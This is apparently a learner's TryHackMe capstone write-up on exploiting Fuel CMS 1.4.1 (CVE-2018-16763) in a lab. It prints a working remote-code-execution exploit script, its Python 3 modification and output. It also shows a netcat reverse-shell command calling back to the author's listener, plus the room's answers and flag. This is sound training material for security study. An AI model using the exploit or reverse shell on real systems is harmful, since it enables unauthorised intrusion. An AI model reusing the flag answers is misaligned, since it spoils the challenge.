



TRY HACK ME: Write-Up

Module-Vulnerability Research: Vulnerability Capstone



TASK 2: Exploit the Machine (Flag Submission):

Deploy the vulnerable machine attached to this by pressing the green "Start Machine" button. It is recommended that you use the TryHackMe AttackBox to complete this room.

Allow five minutes to pass before attempting to attack the vulnerable machine **MACHINE_IP** [Vulnerable Machine]

Nmap Scan

we will run nmap commands `nmap -sC -sV <Vulnerable IP>` to identify services and ports our Vulnerable machine is running on. As you can see below, only two ports are running on the machine:


PORT 22 for ssh service, PORT 80 for http service and very useful **OS: Linux**

Nmap scan is usually done to find services, OS or ports and other useful information that can be initially used for info gathering or to indirectly find exploit to hack the vulnerable machine. It's a good practice to do so.

```
root@ip-10-10-35-142:~# nmap -sC -sV 10.10.142.185
Starting Nmap 7.60 ( https://nmap.org ) at 2021-10-13 16:00 BST
Nmap scan report for ip-10-10-142-185.eu-west-1.compute.internal (10.10.142.185)
Host is up (0.0023s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_ /fuel/
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Welcome to FUEL CMS
MAC Address: 02:3C:CA:C3:54:BB (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


HTTP port response on Browser

As we have identified that port 80 is running on vulnerable machine let us navigate to http://MACHINE_IP in the browser of the AttackBox. Browser will greet us with a home page of Fuel CMS. This home page has the application name along with its version number.



Fuel admin panel on the Website

On Scrolling down to the near Bottom, you will see that the website also mentions a URL – <http://vulnerableip/fuel> along with the default credentials **[admin:admin]** of fuel admin to access the fuel admin panel. This part is helpful to learn further but in this module we need not to focus here as we have to look for valid exploit to hack this vulnerable machine.



Use of Searchsploit Tool

Moving forward, we will make use of **searchsploit tool** which is an offline copy of Exploit-DB. This tool will help us find exploit [if exit any] to allow us do remote code execution on the vulnerable machine.

Searchsploit “fuel cms”

Exploit identified is – **Remote Code Execution linux/webapps/47138.py**

```

root@ip-10-10-35-142:~# searchsploit "fuel cms"
[*] Found (#2): /opt/searchsploit/files_exploits.csv
[*] To remove this message, please edit "/opt/searchsploit/.searchsploit
_rc" for "files_exploits.csv" (package_array: exploitdb)

[*] Found (#2): /opt/searchsploit/files_shellcodes.csv
[*] To remove this message, please edit "/opt/searchsploit/.searchsploit
_rc" for "files_shellcodes.csv" (package_array: exploitdb)

-----
Exploit Title | Path
-----
Fuel CMS 1.4.7 - 'col' SQL Injection | php/webapps/48741.txt
FuelCMS 1.4.1 - Remote Code Execution | linux/webapps/47138.py
-----
Shellcodes: No Results

```

GOOGLED - fuel cms RCE exploit

In order to confirm the use of valid exploit identified using searchsploit, we will look up for **fuel cms RCE exploit** on google. Here for us – **fuel CMS 1.4.1- Remote Code Execution (1)** is available on Exploit DB as a valid exploit to use.



Exploit DB: showing EDB-ID of exploit available along with its valid **CVE number: CVE-2018-16763**



Downloading the original 47138.py RCE exploit from exploit DB

After downloading 47138.py we have to make some modifications into the downloaded python exploit, as 47138.py exploit is sensitive to compatibility and it won't work without doing few modifications in the code. So to make it work within our AttackBox we will have to modify it a little. Please find the **original 47138.py** file and also **modified file – 47138n.py** mentioned below.

Original 47138.py

Exploit Title: fuel CMS 1.4.1 - Remote Code Execution (1)

Date: 2019-07-19

Exploit Author: 0xd0ff9

Vendor Homepage: <https://www.getfuelcms.com/>

Software Link: <https://github.com/daylightstudio/FUEL-CMS/releases/tag/1.4.1>

Version: <= 1.4.1

Tested on: Ubuntu - Apache2 - php5

CVE : CVE-2018-16763

```
import requests
```

```
import urllib
```

```
url = "http://127.0.0.1:8881"
```

```
def find_nth_overlapping(haystack, needle, n):
```

```
    start = haystack.find(needle)
```

```
    while start >= 0 and n > 1:
```

```
        start = haystack.find(needle, start+1)
```

```
        n -= 1
```

```
    return start
```

```
while 1:
```

```
    xxxx = raw_input('cmd:')
```

```
    burp0_url =
```

```
url+"/fuel/pages/select/?filter=%27%2b%70%69%28%70%72%69%6e%74%28%24%61%3d%27%73%79%73%74%65%6d%27%29%29%2b%24%61%28%27"+urllib.quote(xxxx)+"%27%29%2b%27"
```

```
    proxy = {"http": "http://127.0.0.1:8080"}
```

```
r = requests.get(burp0_url, proxies=proxy)
```

```
html = "<!DOCTYPE html>"
```

```
htmlcharset = r.text.find(html)
```

```
begin = r.text[0:20]
```

```
dup = find_nth_overlapping(r.text,begin,2)
```

```
print r.text[0:dup]
```

Modified 47138.py to 47138n.py – used `urllib.parse.quote` for python3 compatibility because my AttackBox is using python 3; also passed <http://10.10.142.185> to **URL variable** which is my vulnerable machine IP

If you are using python 2, I guess `urllib.quote` needs no change, but for those who are using python 3 launching of exploit will throw an error related to quote attribute. So to avoid this error in python 3 make use of `urllib.parse.quote` instead.

```
import requests
```

```
import urllib
```

```
URL = "http://10.10.142.185/"
```

```
def find_nth_overlapping(haystack, needle, n):
```

```
    start = haystack.find(needle)
```

```
    while start >= 0 and n > 1:
```

```
        start = haystack.find(needle, start+1)
```

```
        n -= 1
```

```
    return start
```

```
while 1:
```

```

xxxx = input('cmd:')

url =
URL+"/fuel/pages/select/?filter=%27%2b%70%69%28%70%72%69%6e%74%28%24%61%3d%27%73
%79%73%74%65%6d%27%29%29%2b%24%61%28%27"+urllib.parse.quote(xxxx)+"%27%29%2b%27
"

r = requests.get(url)

html = "<!DOCTYPE html>"

htmlcharset = r.text.find(html)

begin = r.text[0:20]

dup = find_nth_overlapping(r.text,begin,2)

print(r.text[0:dup])

```

Check python version before launching exploit

```

root@ip-10-10-35-142:~# python --version
Python 3.6.9

```

Launching exploit - python3 47138n.py if you have python2 in your AttackBox you can use python2 47138n.py

```

root@ip-10-10-35-142:~# python3 47138n.py
cmd:whoami
system
div style="border:1px solid #990000;padding-left:20px;margin:0 0 10px 0
>
<h4>A PHP Error was encountered</h4>

<p>Severity: Warning</p>
<p>Message: A non-numeric value encountered</p>
<p>Filename: controllers/Pages.php(924) : runtime-created function</p>
<p>Line Number: 1</p>

<p>Backtrace:</p>

```

Launch of exploit will greet us with **cmd:** interactive prompt, but here the prompt needs to get stable and elevated as this prompt is limited in its interaction. So here we need to get a **reverse shell** from the vulnerable machine to our **Attackbox [listener IP]** to make the prompt even more interactive using commands as mentioned below:


To get reverse shell – **cmd: rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.35.142 5345 >/tmp/f"**

Where 10.10.35.142 is my listener IP [AttackBox] and 5345 is taken as any random port

NOTE: if commands don't work make use of double quotes " " and then place commands between these quotes as mentioned- **cmd: "ls"**

To receive the reverse connection on listener's end start netcat service on another tab using

rlwrap nc -nlvp 5345




```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 10.10.35.142 netmask 255.255.0.0 broadcast 10.10.255.255
    inet6 fe80::61:2eff:feaa:9cd7 prefixlen 64 scopeid 0x20<link>
    ether 02:61:2e:aa:9c:d7 txqueuelen 1000 (Ethernet)
    RX packets 174586 bytes 33520241 (33.5 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 125447 bytes 162857577 (162.8 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Command to get reverse shell on your attackbox



```
cmd:rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.35.142 5345 >/tmp/f
```

Netcat service – vulnerable machine connects to listener IP using reverse shell



```
root@ip-10-10-35-142:~# rlwrap nc -nlvp 5345
Listening on [0.0.0.0] (family 0, port 5345)
Connection from 10.10.142.185 59388 received!
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls
/bin/sh: 2: ls: not found
$ cd /home
$ ls
ubuntu
$
```

FLAG collection

Last but not the least traverse to **cd /home/Ubuntu** and collected the **flag.txt** available in this directory.

Do **cat flag.txt** to view the content of the file. You will get your flag to collect.

Answer: THM {ACKME_BLOG_HACKED}


```
$ whoami
www-data
$ ls
README.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt
$ cd /home
$ ls
ubuntu
$ cd ubuntu
$ ls
flag.txt
$ cat flag.txt
THM{ACKME BLOG HACKED}
```

Answer to the questions of this section-

Deploy the vulnerable machine attached to this task & wait **five minutes** before visiting the vulnerable machine.

No answer needed

Question Done

What is the name of the application running on the vulnerable machine?

Fuel CMS

Correct Answer

What is the version number of this application?

1.4

Correct Answer

What is the number of the CVE that allows an attacker to remotely execute code on this application?

Format: CVE-XXXX-XXXXX

CVE-2018-16763

Correct Answer

Use the resources & skills learnt throughout this module to find and use a relevant exploit to exploit this vulnerability.

Note: There are numerous exploits out there that can be used for this vulnerability (some more useful than others!)

No answer needed

Question Done

Hint

What is the value of the flag located on this vulnerable machine? This is located in /home/ubuntu on the vulnerable machine.

thm{ackme_blog_hacked}

Correct Answer

Hint

This is all for this Write-up, hoping this will help you in solving challenge of Vulnerability Capstone.
Have Fun and Enjoy Hacking!

Do visit other rooms and modules on TryHackMe for more learning.

-by Shefali Kumari